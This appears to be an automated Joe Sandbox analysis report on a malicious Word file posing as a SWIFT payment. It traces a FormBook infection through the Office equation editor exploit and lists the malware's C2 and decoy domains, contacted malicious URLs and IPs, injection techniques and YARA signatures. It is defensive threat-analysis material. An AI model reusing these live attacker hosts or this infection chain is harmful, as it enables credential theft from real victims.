ID: 433305
Sample Name:
Swift_Payment.MT103.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:57:53
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Analysis Report Swift_Payment.MT103.docx


Overview

General Information

Sample Name:	Swift_Payment.MT103.docx
Analysis ID:	433305
MD5:	b222a3ced51fbd7.
SHA1:	bc2f5c72b5e3ddd..
SHA256:	3332ad1461dc79..
Infos:	

Most interesting Screenshot:

Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Contains an external reference to an…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2512 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2888 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2296 cmdline: 'C:\Users\Public\vbc.exe' MD5: 616A10FDC3307FD483916E1B578C9F9C)
    - vbc.exe (PID: 3040 cmdline: C:\Users\Public\vbc.exe MD5: 616A10FDC3307FD483916E1B578C9F9C)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NAPSTAT.EXE (PID: 2244 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
          - cmd.exe (PID: 2236 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rocketschool.net/nf2/"
  ],
  "decoy": [
    "avlholisticdentalcare.com",
    "coolermassmedia.com",
    "anythingneverything.net",
    "maimaixiu.club",
    "veyconcorp.com",
    "rplelectro.com",
    "koch-mannes.club",
    "tecknetpro.com",
    "getresurface.net",
    "mertzengin.com",
    "nbppfanzgn.com",
    "508hill.com",
    "ourdailydelights.com",
    "aimeesambayan.com",
    "productstoredt.com",
    "doublelblonghorns.com",
    "lucidcurriculum.com",
    "thegoddessnow.com",
    "qywqmjku.icu",
    "yonibymina.com",
    "fair-employer.institute",
    "loundxgroup.com",
    "grandcanyonbean.com",
    "gmailanalytics.tools",
    "e-deers.tech",
    "gxbokee.com",
    "saimeisteel.com",
    "walnutcreekresidences.com",
    "catalinaislandlodging.com",
    "financassexy.com",
    "wtuydga.icu",
    "agrestorationil.com",
    "guidenconsultants.com",
    "annazon-pc.xyz",
    "trinamorris.com",
    "dealwiththeboss.com",
    "touchedbyastar.com",
    "myenduringlegacy.com",
    "livegirlroom.com",
    "managainstthegrain.com",
    "wikige.com",
    "muyiyang233.com",
    "dopegraphicz.com",
    "varietyarena.com",
    "henohenomohej.com",
    "wx323.com",
    "k1ck1td0wn.com",
    "fundsvalley.com",
    "ebike-ny.com",
    "xn--yedekparaclar-pgb62i.com",
    "vidssea.com",
    "wifiultraboostavis.com",
    "exploitconstruction.com",
    "freddeveld.com",
    "kslux.com",
    "couplealamo.icu",
    "touchwood-card.com",
    "k8vina51.com",
    "thrivwnt.com",
    "earlybirdwormfarm.com",
    "hayyaabaya.com",
    "holidayhomeinfrance.com",
    "ssalmeria.com",
    "nivxros.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2185034993.0000000002256000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000007.00000000.2215103438.000000000293F000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.vbc.exe.400000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
6.2.vbc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

Exploits:

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains method to dynamically call methods (often used by packers)

Persistence and Installation Behavior:

Contains an external reference to another document

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Swift_Payment.MT103.docx	8%	Virustotal		Browse
Swift_Payment.MT103.docx	0%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\o[1].doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\27720357.doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vbc[1].exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
xy2.eu	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://xy2.eu/?redirect=e9yj	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://192.3.141.164/oti/	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.loundxgroup.com/nf2/?3f=yN98b8Y8Z6WLDXm&2dD=tY9gjdf+e0hI0IQM1PZNybK1EoaTSj9tXYNl6mrH9NUWEbudMWFuSJgZaQwKiXXMis7UDA==	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://xy2.eu/e9yj	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.loundxgroup.com	91.227.139.235	true	true		unknown
grandcanyonbean.com	34.102.136.180	true	false		unknown
xy2.eu	93.157.97.6	true	true	• 5%, Virustotal, Browse	unknown
www.grandcanyonbean.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://xy2.eu/?redirect=e9yj	true	• Avira URL Cloud: safe	unknown
http://www.loundxgroup.com/nf2/?3f=yN98b8Y8Z6WLDXm&2dD=tY9gjdf+e0hI0IQM1PZNybK1EoaTSj9tXYNl6mrH9NUWEbudMWFuSJgZaQwKiXXMis7UDA==	true	• Avira URL Cloud: safe	unknown
http://xy2.eu/e9yj	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.227.139.235	www.loundxgroup.com	Hungary		20845	DIGICABLEHU	true
34.102.136.180	grandcanyonbean.com	United States		15169	GOOGLEUS	false
192.3.141.164	unknown	United States		36352	AS-COLOCROSSINGUS	false
93.157.97.6	xy2.eu	Poland		34360	OGICOMPL	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433305
Start date:	11.06.2021
Start time:	15:57:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Swift_Payment.MT103.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@9/23@13/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.8% (good quality ratio 21.6%) • Quality average: 73.2% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:59:20	API Interceptor	58x Sleep call for process: EQNEDT32.EXE modified

Time	Type	Description
15:59:23	API Interceptor	58x Sleep call for process: vbc.exe modified
15:59:45	API Interceptor	116x Sleep call for process: NAPSTAT.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
93.157.97.6	Next RFQ 3005590.xlsx	Get hash	malicious	Browse	• tinyurl.mobi/?redirect=bw4A
	remittance-cable-from-the-bank.docx	Get hash	malicious	Browse	• hoo.gl/http://hoo.gl/gfx/paypal.png
	remittance-cable-from-the-bank.docx	Get hash	malicious	Browse	• tinyurl.mobi/
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• hoo.gl/?redirect=btqF
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• hoo.gl/?redirect=bsbe
	Payment_doc.docx	Get hash	malicious	Browse	• bitly.ws/?redirect=bpNT
	Payment_doc.docx	Get hash	malicious	Browse	• bitly.ws/?redirect=bpNT
	PO AR483-1590436 _ J-3000 PROJT.xlsx	Get hash	malicious	Browse	• tinyurl.mobi/?redirect=beAa
	http://bitly.ws/85xk	Get hash	malicious	Browse	• bitly.ws/?redirect=85xk

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	WH4OtmG2dO.exe	Get hash	malicious	Browse	• 192.210.198.12
	mPFY2OZSiZ.exe	Get hash	malicious	Browse	• 192.210.198.12
	pXorUvhj09.exe	Get hash	malicious	Browse	• 192.210.198.12
	L2.xlsx	Get hash	malicious	Browse	• 192.210.173.40
